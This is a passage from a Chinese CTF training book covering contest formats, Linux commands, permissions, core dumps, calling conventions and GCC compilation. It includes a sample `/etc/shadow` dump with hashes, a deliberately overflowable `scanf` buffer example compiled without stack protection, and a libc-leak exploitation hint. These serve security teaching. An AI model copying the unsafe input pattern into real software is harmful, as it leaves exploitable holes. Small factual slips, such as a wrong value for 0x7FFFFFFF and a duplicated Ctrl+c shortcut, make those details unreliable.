目錄

CTF-All-In-One

合作和贡献

请查看 CONTRIBUTION.md

LICENSE

第一章 基础知识篇

1.1 CTF 简介

概述

CTF（Capture The Flag）中文一般译作夺旗赛，在网络安全领域中指的是网络安全技术人员之间进行技术竞技的一种比赛形式。CTF起源于1996年DEFCON全球黑客大会，以代替之前黑客们通过互相发起眞实攻击进行技术比拼的方式。发展至今，已经成为全球范围网络安全圈流行的竞赛形式，2013年全球举办了超过五十场国际性CTF赛事。而DEFCON作为CTF赛制的发源地，DEFCON CTF也成为了目前全球最高技术水平和影响力的CTF竞赛，类似于CTF赛场中的“世界杯”。

CTF 为团队赛，通常以三人为限，要想在比赛中取得胜利，就要求团队中每个人在各种类别的题目中至少精通一类，三人优势互补，取得团队的胜利。同时，准备和参与 CTF 比赛是一种有效将计算机科学的离散面、聚焦于计算机安全领域的方法。

赛事介绍

CTF是一种流行的信息安全竞赛形式，其英文名可直译为“夺得Flag”，也可意译为“夺旗赛”。其大致流程是，参赛团队之间通过进行攻防对抗、程序分析等形式，率先从主办方给出的比赛环境中得到一串具有一定格式的字符串或其他内容，并将其提交给主办方，从而夺得分数。为了方便称呼，我们把这样的内容称之为“Flag”。

CTF竞赛模式具体分为以下三类：

1. 解题模式（Jeopardy） 在解题模式CTF赛制中，参赛队伍可以通过互联网或者现场网络参与，这种模式的CTF竞赛与ACM编程竞赛、信息学奥赛比较类似，以解决网络安全技术挑战题目的分值和时间来排名，通常用于在线选拔赛。题

目主要包含逆向、漏洞挖掘与利用、Web渗透、密码、取证、隐写、安全编程等类别。

2. 攻防模式（Attack-Defense） 在攻防模式CTF赛制中，参赛队伍在网络空间互相进行攻击和防守，挖掘网络服务漏洞并攻击对手服务来得分，修补自身服务漏洞进行防御来避免丢分。攻防模式CTF赛制可以实时通过得分反映出比赛情况，最终也以得分直接分出胜负，是一种竞争激烈，具有很强观赏性和高度透明性的网络安全赛制。在这种赛制中，不仅仅是比参赛队员的智力和技术，也比体力（因为比赛一般都会持续48小时及以上），同时也比团队之间的分工配合与合作。
3. 混合模式（Mix） 结合了解题模式与攻防模式的CTF赛制，比如参赛队伍通过解题可以获取一些初始分数，然后通过攻防对抗进行得分增减的零和游戏，最终以得分高低分出胜负。采用混合模式CTF赛制的典型代表如iCTF国际CTF竞赛。

题目类别

- Reverse
  - 题目涉及到软件逆向、破解技术等，要求有较强的反汇编、反编译功底。主要考查参赛选手的逆向分析能力。
  - 所需知识：汇编语言、加密与解密、常见反编译工具
- Pwn
  - Pwn 在黑客俚语中代表着攻破，获取权限，在 CTF 比赛中它代表着溢出类的题目，其中常见类型溢出漏洞有整数溢出、栈溢出、堆溢出等。主要考查参赛选手对漏洞的利用能力。
  - 所需知识：C，OD+IDA，数据结构，操作系统
- Web
  - Web 是 CTF 的主要题型，题目涉及到许多常见的 Web 漏洞，如 XSS、文件包含、代码执行、上传漏洞、SQL 注入等。也有一些简单的关于网络基础知识的考察，如返回包、TCP/IP、数据包内容和构造。可以说题目环境比较接近真实环境。
  - 所需知识：PHP、Python、TCP/IP、SQL
- Crypto
  - 题目考察各种加解密技术，包括古典加密技术、现代加密技术甚至出题者自创加密技术，以及一些常见编码解码，主要考查参赛选手密码学相关知识点。通常也会和其他题目相结合。

    - 所需知识：矩阵、数论、密码学
- Misc
    - Misc 即安全杂项，题目涉及隐写术、流量分析、电子取证、人肉搜索、数据分析、大数据统计等，覆盖面比较广，主要考查参赛选手的各种基础综合知识。
    - 所需知识：常见隐写术工具、Wireshark 等流量审查工具、编码知识
- Mobile
    - 主要分为 Android 和 iOS 两个平台，以 Android 逆向为主，破解 APK 并提交正确答案。
    - 所需知识：Java，Android 开发，常见工具

高质量的比赛

详见:ctftime.org

搭建 CTF 比赛平台

- FBCTF - The Facebook CTF is a platform to host Jeopardy and “King of the Hill” style Capture the Flag competitions.
- CTFd - CTFd is a Capture The Flag in a can. It's easy to customize with plugins and themes and has everything you need to run a jeopardy style CTF.
- SecGen - SecGen creates vulnerable virtual machines so students can learn security penetration testing techniques.

参考

https://baike.baidu.com/item/ctf/9548546#viewPageContent

1.2 学习方法

提问的智慧

https://github.com/ryanhanwu/How-To-Ask-Questions-The-Smart-Way

1.3 Linux 基础

常用基础命令

`ls`	用来显示目标列表
`cd [path]`	用来切换工作目录
`pwd`	以绝对路径的方式显示用户当前工作目录
`man [command]`	查看Linux中的指令帮助、配置文件帮助和编程帮助等信息
`apropos [whatever]`	在一些特定的包含系统命令的简短描述的数据库文件里查找关键字
`echo [string]`	打印一行文本，参数“-e”可激活转义字符
`cat [file]`	连接文件并打印到标准输出设备上
`less [file]`	允许用户向前或向后浏览文字档案的内容
`mv [file1] [file2]`	用来对文件或目录重新命名，或者将文件从一个目录移到另一个目录中

cp [file1] [file2]	用来将一个或多个源文件或者目录复制到指定的目的文件或目录
rm [file]	可以删除一个目录中的一个或多个文件或目录，也可以将某个目录及其下属的所有文件及其子目录均删除掉
ps	用于报告当前系统的进程状态
top	实时查看系统的整体运行情况
kill	杀死一个进程
nc(netcat)	建立 TCP 和 UDP 连接并监听
su	切换当前用户身份到其他用户身份
touch [file]	创建新的空文件
mkdir [dir]	创建目录
chmod	变更文件或目录的权限
chown	变更某个文件或目录的所有者和所属组
nano / vim / emacs	字符终端的文本编辑器
exit	退出 shell

管道命令符 "|"	将一个命令的标准输出作为另一个命令的标准输入

使用变量：

```
var=value          给变量var赋值value

$var, ${var}       取变量的值

`cmd`, $(cmd)      代换标准输出

'string'           非替换字符串

"string"           可替换字符串
```

```
$ var="test";
$ echo $var
test
$ echo 'This is a $var';
This is a $var
$ echo "This is a $var";
This is a test

$ echo `date`;
2017年 11月 06日 星期一 14:40:07 CST
$ $(bash)

$ echo $0
/bin/bash
$ $($0)
```

Bash 快捷键

Up(Down)	上（下）一条指令
Ctrl + c	终止当前进程
Ctrl + c	挂起当前进程，使用“fg”可唤醒
Ctrl + d	删除光标处的字符
Ctrl + l	清屏
Ctrl + a	移动到命令行首
Ctrl + e	移动到命令行尾
Ctrl + b	按单词后移（向左）
Ctrl + f	按单词前移（向右）
Ctrl + Shift + c	复制
Ctrl + Shift + v	粘贴

更多细节请查看：https://ss64.com/bash/syntax-keyboard.html

根目录结构

```
$ uname -a
Linux manjaro 4.11.5-1-ARCH #1 SMP PREEMPT Wed Jun 14 16:19:27 C
EST 2017 x86_64 GNU/Linux
$ ls -al /
drwxr-xr-x  17 root root  4096 Jun 28 20:17 .
drwxr-xr-x  17 root root  4096 Jun 28 20:17 ..
lrwxrwxrwx   1 root root     7 Jun 21 22:44 bin -> usr/bin
drwxr-xr-x   4 root root  4096 Aug 10 22:50 boot
drwxr-xr-x  20 root root  3140 Aug 11 11:43 dev
drwxr-xr-x 101 root root  4096 Aug 14 13:54 etc
drwxr-xr-x   3 root root  4096 Apr  8 19:59 home
lrwxrwxrwx   1 root root     7 Jun 21 22:44 lib -> usr/lib
lrwxrwxrwx   1 root root     7 Jun 21 22:44 lib64 -> usr/lib
drwx------   2 root root 16384 Apr  8 19:55 lost+found
drwxr-xr-x   2 root root  4096 Oct  1  2015 mnt
drwxr-xr-x  15 root root  4096 Jul 15 20:10 opt
dr-xr-xr-x 267 root root     0 Aug  3 09:41 proc
drwxr-x---   9 root root  4096 Jul 22 22:59 root
drwxr-xr-x  26 root root   660 Aug 14 21:08 run
lrwxrwxrwx   1 root root     7 Jun 21 22:44 sbin -> usr/bin
drwxr-xr-x   4 root root  4096 May 28 22:07 srv
dr-xr-xr-x  13 root root     0 Aug  3 09:41 sys
drwxrwxrwt  36 root root  1060 Aug 14 21:27 tmp
drwxr-xr-x  11 root root  4096 Aug 14 13:54 usr
drwxr-xr-x  12 root root  4096 Jun 28 20:17 var
```

由于不同的发行版会有略微的不同，我们这里使用的是基于 Arch 的发行版 Manjaro，以上就是根目录下的内容，我们介绍几个重要的目录：

- `/bin` 、 `/sbin` ：链接到 `/usr/bin` ，存放 Linux 一些核心的二进制文件，其包含的命令可在 shell 上运行。
- `/boot` ：启动 Linux 的核心文件。
- `/dev` ：设备文件。
- `/etc` ：存放各种配置文件。
- `/home` ：普通用户的主目录。
- `/lib` 、 `/lib64` ：链接到 `/usr/lib` ，存放系统及软件需要的动态链接库。
- `/mnt` ：这个目录让用户可以临时挂载其他的文件系统。

- `/proc`：虚拟的目录，是系统内存的映射。可直接访问这个目录来获取系统信息。
- `/root`：系统管理员的主目录。
- `tmp`：公用的临时文件存放目录。
- `usr`：应用程序和文件几乎都在这个目录下。

进程管理

- top
  - 可以实时动态地查看系统的整体运行情况。
- ps
  - 用于报告当前系统的进程状态。可以搭配 kill 指令随时中断、删除不必要的程序。
  - 查看某进程的状态：`$ ps -aux | grep [file]`，其中返回内容最左边的数字为进程号（PID）。
- kill
  - 用来删除执行中的程序或工作。
  - 删除进程某 PID 指定的进程：`$ kill [PID]`

UID 和 GID

Linux 是一个支持多用户的操作系统，每个用户都有 User ID(UID) 和 Group ID(GID)，UID 是对一个用户的单一身份标识，而 GID 则对应多个 UID。知道某个用户的 UID 和 GID 是非常有用的，一些程序可能就需要 UID/GID 来运行。可以使用 `id` 命令来查看：

```
$ id root
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4
(adm),6(disk),10(wheel),19(log)
$ id firmy
uid=1000(firmy) gid=1000(firmy) groups=1000(firmy),3(sys),7(lp),
10(wheel),90(network),91(video),93(optical),95(storage),96(scann
er),98(power),56(bumblebee)
```

UID 为 0 的 root 用户类似于系统管理员，它具有系统的完全访问权。我自己新建的用户 firmy，其 UID 为 1000，是一个普通用户。GID 的关系存储在 `/etc/group` 文件中：

```
$ cat /etc/group
root:x:0:root
bin:x:1:root,bin,daemon
daemon:x:2:root,bin,daemon
sys:x:3:root,bin,firmy
......
```

所有用户的信息（除了密码）都保存在 `/etc/passwd` 文件中，而为了安全起见，加密过的用户密码保存在 `/etc/shadow` 文件中，此文件只有 root 权限可以访问。

```
$ sudo cat /etc/shadow
root:$6$root$wvK.pRXFEH80GYkpiu1tEWYMOueo4tZtq7mYnldiyJBZDMe.mKw
t.WIJnehb4bhZchL/93Oe1ok9UwxYf79yR1:17264::::::
firmy:$6$firmy$dhGT.WP91lnpG5/10GfGdj5L1fFVSoYlxwYHQn.llc5eKOvr7
J8nqqGdVFKykMUSDNxix5Vh8zbXIapt0oPd8.:17264:0:99999:7:::
```

由于普通用户的权限比较低，这里使用 `sudo` 命令可以让普通用户以 root 用户的身份运行某一命令。使用 `su` 命令则可以切换到一个不同的用户：

```
$ whoami
firmy
$ su root
# whoami
root
```

`whoami` 用于打印当前有效的用户名称，shell 中普通用户以 `$` 开头，root 用户以 `#` 开头。在输入密码后，我们已经从 firmy 用户转换到 root 用户了。

权限设置

在 Linux 中，文件或目录权限的控制分别以读取、写入、执行 3 种一般权限来区分，另有 3 种特殊权限可供运用。

使用 `ls -l [file]` 来查看某文件或目录的信息：

```
$ ls -l /
lrwxrwxrwx   1 root root     7 Jun 21 22:44 bin -> usr/bin
drwxr-xr-x   4 root root  4096 Jul 28 08:48 boot
-rw-r--r--   1 root root 18561 Apr  2 22:48 desktopfs-pkgs.txt
```

第一栏从第二个字母开始就是权限字符串，权限表示三个为一组，依次是所有者权限、组权限、其他人权限。每组的顺序均为 `rwx` ，如果有相应权限，则表示成相应字母，如果不具有相应权限，则用 `-` 表示。

- `r` ：读取权限，数字代号为 “4”
- `w` ：写入权限，数字代号为 “2”
- `x` ：执行或切换权限，数字代号为 “1”；

通过第一栏的第一个字母可知，第一行是一个链接文件（ `l` ），第二行是个目录（ `d` ），第三行是个普通文件（ `-` ）。

用户可以使用 `chmod` 指令去变更文件与目录的权限。权限范围被指定为所有者（ `u` ）、所属组（ `g` ）、其他人（ `o` ）和所有人（ `a` ）。

- -R：递归处理，将指令目录下的所有文件及子目录一并处理；
- <权限范围>+<权限设置>：开启权限范围的文件或目录的该选项权限设置
  - `$ chmod a+r [file]` ：赋予所有用户读取权限
- <权限范围>-<权限设置>：关闭权限范围的文件或目录的该选项权限设置
  - `$ chmod u-w [file]` ：取消所有者写入权限
- <权限范围>=<权限设置>：指定权限范围的文件或目录的该选项权限设置；
  - `$ chmod g=x [file]` ：指定组权限为可执行
  - `$ chmod o=rwx [file]` ：制定其他人权限为可读、可写和可执行


字节序

目前计算机中采用两种字节存储机制：大端（Big-endian）和小端（Little-endian）。

> MSB (Most Significan Bit/Byte)：最重要的位或最重要的字节。
>
> LSB (Least Significan Bit/Byte)：最不重要的位或最不重要的字节。

Big-endian 规定 MSB 在存储时放在低地址，在传输时放在流的开始；LSB 存储时放在高地址，在传输时放在流的末尾。Little-endian 则相反。常见的 Intel 处理器使用 Little-endian，而 PowerPC 系列处理器则使用 Big-endian，另外 TCP/IP 协议和 Java 虚拟机的字节序也是 Big-endian。

例如十六进制整数 0x12345678 存入以 1000H 开始的内存中：



我们在内存中实际地看一下，在地址 `0xffffd584` 处有字符 `1234`，在地址 `0xffffd588` 处有字符 `5678`。

```
gdb-peda$ x/w 0xffffd584
0xffffd584:     0x34333231
gdb-peda$ x/4wb 0xffffd584
0xffffd584:     0x31    0x32    0x33    0x34
gdb-peda$ python print('\x31\x32\x33\x34')
1234

gdb-peda$ x/w 0xffffd588
0xffffd588:     0x38373635
gdb-peda$ x/4wb 0xffffd588
0xffffd588:     0x35    0x36    0x37    0x38
gdb-peda$ python print('\x35\x36\x37\x38')
5678

gdb-peda$ x/2w 0xffffd584
0xffffd584:     0x34333231      0x38373635
gdb-peda$ x/8wb 0xffffd584
0xffffd584:     0x31    0x32    0x33    0x34    0x35    0x36
0x37    0x38
gdb-peda$ python print('\x31\x32\x33\x34\x35\x35\x36\x37\x38')
123455678
db-peda$ x/s 0xffffd584
0xffffd584:     "12345678"
```

输入输出

- 使用命令的输出作为可执行文件的输入参数
  - `$ ./vulnerable 'your_command_here'`
  - `$ ./vulnerable $(your_command_here)`
- 使用命令作为输入
  - `$ your_command_here | ./vulnerable`
- 将命令行输出写入文件
  - `$ your_command_here > filename`
- 使用文件作为输入
  - `$ ./vulnerable < filename`

文件描述符

在 Linux 系统中一切皆可以看成是文件，文件又分为：普通文件、目录文件、链接文件和设备文件。文件描述符（file descriptor）是内核管理已被打开的文件所创建的索引，使用一个非负整数来指代被打开的文件。

标准文件描述符如下：

文件描述符	用途	**stdio** 流
0	标准输入	stdin
1	标准输出	stdout
2	标准错误	stderr

当一个程序使用 `fork()` 生成一个子进程后，子进程会继承父进程所打开的文件表，此时，父子进程使用同一个文件表，这可能导致一些安全问题。如果使用 `vfork()` ，子进程虽然运行于父进程的空间，但拥有自己的进程表项。

核心转储

当程序运行的过程中异常终止或崩溃，操作系统会将程序当时的内存、寄存器状态、堆栈指针、内存管理信息等记录下来，保存在一个文件中，这种行为就叫做核心转储（Core Dump）。

会产生核心转储的信号

Signal	Action	Comment
SIGQUIT	Core	Quit from keyboard
SIGILL	Core	Illegal Instruction
SIGABRT	Core	Abort signal from abort
SIGSEGV	Core	Invalid memory reference
SIGTRAP	Core	Trace/breakpoint trap

开启核心转储

- 输入命令 `ulimit -c` ，输出结果为 `0` ，说明默认是关闭的。

- 输入命令 `ulimit -c unlimited` 即可在当前终端开启核心转储功能。
- 如果想让核心转储功能永久开启，可以修改文件 `/etc/security/limits.conf`，增加一行：

```
#<domain>      <type>  <item>         <value>
*               soft    core            unlimited
```

修改转储文件保存路径

- 通过修改 `/proc/sys/kernel/core_uses_pid`，可以使生成的核心转储文件名变为 `core.[pid]` 的模式。

```
# echo 1 > /proc/sys/kernel/core_uses_pid
```

- 还可以修改 `/proc/sys/kernel/core_pattern` 来控制生成核心转储文件的保存位置和文件名格式。

```
# echo /tmp/core-%e-%p-%t > /proc/sys/kernel/core_pattern
```

  此时生成的文件保存在 `/tmp/` 目录下，文件名格式为 `core-[filename]-[pid]-[time]`。

使用 **gdb** 调试核心转储文件

```
$ gdb [filename] [core file]
```

例子

```
$ cat core.c
#include <stdio.h>
void main(int argc, char **argv) {
    char buf[5];
    scanf("%s", buf);
}
$ gcc -m32 -fno-stack-protector core.c
$ ./a.out
AAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
$ file /tmp/core-a.out-12444-1503198911
/tmp/core-a.out-12444-1503198911: ELF 32-bit LSB core file Intel
 80386, version 1 (SYSV), SVR4-style, from './a.out', real uid:
1000, effective uid: 1000, real gid: 1000, effective gid: 1000,
execfn: './a.out', platform: 'i686'
$ gdb a.out /tmp/core-a.out-12444-1503198911 -q
Reading symbols from a.out...(no debugging symbols found)...done
.
[New LWP 12444]
Core was generated by `./a.out'.
Program terminated with signal SIGSEGV, Segmentation fault.
#0  0x5655559b in main ()
gdb-peda$ info frame
Stack level 0, frame at 0x41414141:
 eip = 0x5655559b in main; saved eip = <not saved>
 Outermost frame: Cannot access memory at address 0x4141413d
 Arglist at 0x41414141, args:
 Locals at 0x41414141, Previous frame's sp is 0x41414141
Cannot access memory at address 0x4141413d
```

调用约定

函数调用约定是对函数调用时如何传递参数的一种约定。关于它的约定有许多种，下面我们分别从内核接口和用户接口介绍 32 位和 64 位 Linux 的调用约定。

内核接口

x86-32 系统调用约定：Linux 系统调用使用寄存器传递参数。`eax` 为 syscall_number，`ebx` 、`ecx` 、`edx` 、`esi` 、`ebp` 用于将 6 个参数传递给系统调用。返回值保存在 `eax` 中。所有其他寄存器（包括 EFLAGS）都保留在 `int 0x80` 中。

x86-64 系统调用约定：内核接口使用的寄存器有：`rdi` 、`rsi` 、`rdx` 、`r10` 、`r8` 、`r9` 。系统调用通过 `syscall` 指令完成。除了 `rcx` 、`r11` 和 `rax` ，其他的寄存器都被保留。系统调用的编号必须在寄存器 `rax` 中传递。系统调用的参数限制为 6 个，不直接从堆栈上传递任何参数。返回时，`rax` 中包含了系统调用的结果。而且只有 INTEGER 或者 MEMORY 类型的值才会被传递给内核。

用户接口

x86-32 函数调用约定：参数通过栈进行传递。最后一个参数第一个被放入栈中，直到所有的参数都放置完毕，然后执行 call 指令。这也是 Linux 上 C 语言函数的方式。

x86-64 函数调用约定：x86-64 下通过寄存器传递参数，这样做比通过栈有更高的效率。它避免了内存中参数的存取和额外的指令。根据参数类型的不同，会使用寄存器或传参方式。如果参数的类型是 MEMORY，则在栈上传递参数。如果类型是 INTEGER，则顺序使用 `rdi` 、`rsi` 、`rdx` 、`rcx` 、`r8` 和 `r9` 。所以如果有多于 6 个的 INTEGER 参数，则后面的参数在栈上传递。

1.4 Web 安全基础

1.5 逆向工程基础

1.5.1 C 语言基础


从源代码到可执行文件

我们以经典著作《The C Programming Language》中的第一个程序 “Hello World” 为例，讲解 Linux 下 GCC 的编译过程。

```
#include <stdio.h>
main()
{
    printf("hello, world\n");
}
```

```
$gcc hello.c
$./a.out
hello world
```

以上过程可分为4个步骤：预处理（Preprocessing）、编译（Compilation）、汇编（Assembly）和链接（Linking）。



预编译

```
$gcc -E hello.c -o hello.i
```

```
# 1 "hello.c"
# 1 "<built-in>"
# 1 "<command-line>"
......
extern int printf (const char *__restrict __format, ...);
......
main() {
 printf("hello, world\n");
}
```

预编译过程主要处理源代码中以 “#” 开始的预编译指令：

- 将所有的 “#define” 删除，并且展开所有的宏定义。
- 处理所有条件预编译指令，如 “#if”、“#ifdef”、“#elif”、“#else”、“#endif”。
- 处理 “#include” 预编译指令，将被包含的文件插入到该预编译指令的位置。注意，该过程递归执行。
- 删除所有注释。
- 添加行号和文件名标号。
- 保留所有的 #pragma 编译器指令。

编译

```
$gcc -S hello.c -o hello.s
```

```
        .file   "hello.c"
        .section        .rodata
.LC0:
        .string "hello, world"
        .text
        .globl  main
        .type   main, @function
main:
.LFB0:
        .cfi_startproc
        pushq   %rbp
        .cfi_def_cfa_offset 16
        .cfi_offset 6, -16
        movq    %rsp, %rbp
        .cfi_def_cfa_register 6
        leaq    .LC0(%rip), %rdi
        call    puts@PLT
        movl    $0, %eax
        popq    %rbp
        .cfi_def_cfa 7, 8
        ret
        .cfi_endproc
.LFE0:
        .size   main, .-main
        .ident  "GCC: (GNU) 7.2.0"
        .section        .note.GNU-stack,"",@progbits
```

编译过程就是把预处理完的文件进行一系列词法分析、语法分析、语义分析及优化后生成相应的汇编代码文件。

汇编

```
$gcc -c hello.s -o hello.o
或者
$gcc -c hello.c -o hello.o
```

```
$ objdump -sd hello.o

hello.o:     file format elf64-x86-64

Contents of section .text:
 0000 554889e5 488d3d00 000000e8 00000000  UH..H.=.........
 0010 b8000000 005dc3                      .....].
Contents of section .rodata:
 0000 68656c6c 6f2c2077 6f726c64 00        hello, world.
Contents of section .comment:
 0000 00474343 3a202847 4e552920 372e322e  .GCC: (GNU) 7.2.
 0010 3000                                 0.
Contents of section .eh_frame:
 0000 14000000 00000000 017a5200 01781001  .........zR..x..
 0010 1b0c0708 90010000 1c000000 1c000000  ................
 0020 00000000 17000000 00410e10 8602430d  .........A....C.
 0030 06520c07 08000000                    .R......

Disassembly of section .text:

0000000000000000 <main>:
   0:   55                      push   %rbp
   1:   48 89 e5                mov    %rsp,%rbp
   4:   48 8d 3d 00 00 00 00    lea    0x0(%rip),%rdi        # b
 <main+0xb>
   b:   e8 00 00 00 00          callq  10 <main+0x10>
  10:   b8 00 00 00 00          mov    $0x0,%eax
  15:   5d                      pop    %rbp
  16:   c3                      retq
```

汇编器将汇编代码转变成机器可以执行的指令。

链接

```
$ gcc hello.o -o hello
```

```
$ objdump -d -j .text hello
......
000000000000064a <main>:
 64a:   55                      push   %rbp
 64b:   48 89 e5                mov    %rsp,%rbp
 64e:   48 8d 3d 9f 00 00 00    lea    0x9f(%rip),%rdi        #
6f4 <_IO_stdin_used+0x4>
 655:   e8 d6 fe ff ff          callq  530 <puts@plt>
 65a:   b8 00 00 00 00          mov    $0x0,%eax
 65f:   5d                      pop    %rbp
 660:   c3                      retq
 661:   66 2e 0f 1f 84 00 00    nopw   %cs:0x0(%rax,%rax,1)
 668:   00 00 00
 66b:   0f 1f 44 00 00          nopl   0x0(%rax,%rax,1)
......
```

目标文件需要链接一大堆文件才能得到最终的可执行文件（上面只展示了链接后的 main 函数，可以和 hello.o 中的 main 函数作对比）。链接过程主要包括地址和空间分配（Address and Storage Allocation）、符号决议（Symbol Resolution）和重定向（Relocation）等。

gcc 技巧

通常在编译后只会生成一个可执行文件，而中间过程生成的 `.i`、`.s`、`.o` 文件都不会被保存。我们可以使用参数 `-save-temps` 永久保存这些临时的中间文件。

```
$ gcc -save-temps hello.c
$ ls
a.out hello.c  hello.i  hello.o  hello.s
```

这里要注意的是，gcc 默认使用动态链接，所以这里生成的 a.out 实际上是共享目标文件。

```
$ file a.out
a.out: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), d
ynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for
GNU/Linux 3.2.0, BuildID[sha1]=533aa4ca46d513b1276d14657ec41298c
afd98b1, not stripped
```

使用参数 `--verbose` 可以输出 gcc 详细的工作流程。

```
$ gcc hello.c -static --verbose
```

东西很多，我们主要关注下面几条信息：

```
/usr/lib/gcc/x86_64-pc-linux-gnu/7.2.0/cc1 -quiet -v hello.c -qu
iet -dumpbase hello.c -mtune=generic -march=x86-64 -auxbase hell
o -version -o /tmp/ccj1jUMo.s

as -v --64 -o /tmp/ccAmXrfa.o /tmp/ccj1jUMo.s

/usr/lib/gcc/x86_64-pc-linux-gnu/7.2.0/collect2 -plugin /usr/lib
/gcc/x86_64-pc-linux-gnu/7.2.0/liblto_plugin.so -plugin-opt=/usr
/lib/gcc/x86_64-pc-linux-gnu/7.2.0/lto-wrapper -plugin-opt=-fres
olution=/tmp/cc1l5oJV.res -plugin-opt=-pass-through=-lgcc -plugi
n-opt=-pass-through=-lgcc_eh -plugin-opt=-pass-through=-lc --bui
ld-id --hash-style=gnu -m elf_x86_64 -static /usr/lib/gcc/x86_64
-pc-linux-gnu/7.2.0/../../../../lib/crt1.o /usr/lib/gcc/x86_64-p
c-linux-gnu/7.2.0/../../../../lib/crti.o /usr/lib/gcc/x86_64-pc-
linux-gnu/7.2.0/crtbeginT.o -L/usr/lib/gcc/x86_64-pc-linux-gnu/7
.2.0 -L/usr/lib/gcc/x86_64-pc-linux-gnu/7.2.0/../../../../lib -L
/lib/../lib -L/usr/lib/../lib -L/usr/lib/gcc/x86_64-pc-linux-gnu
/7.2.0/../../.. /tmp/ccAmXrfa.o --start-group -lgcc -lgcc_eh -lc
 --end-group /usr/lib/gcc/x86_64-pc-linux-gnu/7.2.0/crtend.o /us
r/lib/gcc/x86_64-pc-linux-gnu/7.2.0/../../../../lib/crtn.o
```

三条指令分别是 `cc1` 、 `as` 和 `collect2` ，cc1 是 gcc 的编译器，将 `.c` 文件编译为 `.s` 文件，as 是汇编器命令，将 `.s` 文件汇编成 `.o` 文件，collect2 是链接器命令，它是对命令 ld 的封装。静态链接时，gcc 将 C 语言运行时库的 5

个重要目标文件 `crt1.o` 、 `crti.o` 、 `crtbeginT.o` 、 `crtend.o` 、 `crtn.o` 和 `-lgcc` 、 `-lgcc_eh` 、 `-lc` 表示的 3 个静态库链接到可执行文件中。

更多的内容我们会在 1.5.3 中专门对 ELF 文件进行讲解。

C 语言标准库

C 运行库（CRT）是一套庞大的代码库，以支撑程序能够正常地运行。其中 C 语言标准库占据了最主要地位。

常用的标准库文件头：

- 标准输入输出（stdio.h）
- 字符操作（ctype.h）
- 字符串操作（string.h）
- 数学函数（math.h）
- 实用程序库（stdlib.h）
- 时间／日期（time.h）
- 断言（assert.h）
- 各种类型上的常数（limits.h & float.h）
- 变长参数（stdarg.h）
- 非局部跳转（setjmp.h）

glibc 即 GNU C Library，是为 GNU 操作系统开发的一个 C 标准库。glibc 主要由两部分组成，一部分是头文件，位于 `/usr/include` ；另一部分是库的二进制文件。二进制文件部分主要是 C 语言标准库，有动态和静态两个版本，动态版本位于 `/lib/libc.so.6` ，静态版本位于 `/usr/lib/libc.a` 。

在漏洞利用的过程中，通常我们通过计算目标函数地址相对于已知函数地址在同一个 libc 中的偏移，来获得目标函数的虚拟地址，这时我们需要让本地的 libc 版本和远程的 libc 版本相同，可以先泄露几个函数的地址，然后在 libcdb.com 中进行搜索来得到。

整数表示

默认情况下，C 语言中的数字是有符号数，下面我们声明一个有符号整数和无符号整数：

```
int var1 = 0;
unsigned int var2 = 0;
```

- 有符号整数
  - 可以表示为正数或负数
  - `int` 的范围：`-2,147,483,648 ~ 2,147,483,647`
- 无符号整数
  - 只能表示为零或正数
  - `unsigned int` 的范围：`0 ~ 4,294,967,295`

`signed` 或者 `unsigned` 取决于整数类型是否可以携带标志 `+/-` ：

- Signed
  - int
  - signed int
  - long
- Unsigned
  - unit
  - unsigned int
  - unsigned long

在 `signed int` 中，二进制最高位被称作符号位，符号位被设置为 `1` 时，表示值为负，当设置为 `0` 时，值为非负：

- 0x7FFFFFFF = 2147493647
